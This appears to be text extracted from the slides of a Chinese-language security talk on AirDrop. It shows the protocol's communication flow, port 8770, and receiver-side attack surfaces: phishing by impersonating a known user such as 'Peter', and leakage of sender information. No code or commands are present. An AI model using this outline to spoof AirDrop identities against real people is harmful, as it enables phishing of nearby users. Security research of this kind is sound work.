
Port: 8770




# AirDrop 通訊流程



# AirDrop 通訊流程




# AirDrop 通訊流程



接收端

傳送端





# 接收端攻擊面向

---

- 偽造使用者釣魚
  - 觀察常使用的使用者
- 傳送者資訊洩漏





# 偽造使用者



Peter




Peter




AirDrop 能讓你快速與附近的人共享內容。

允許下列人員尋找我：所有人 ✓

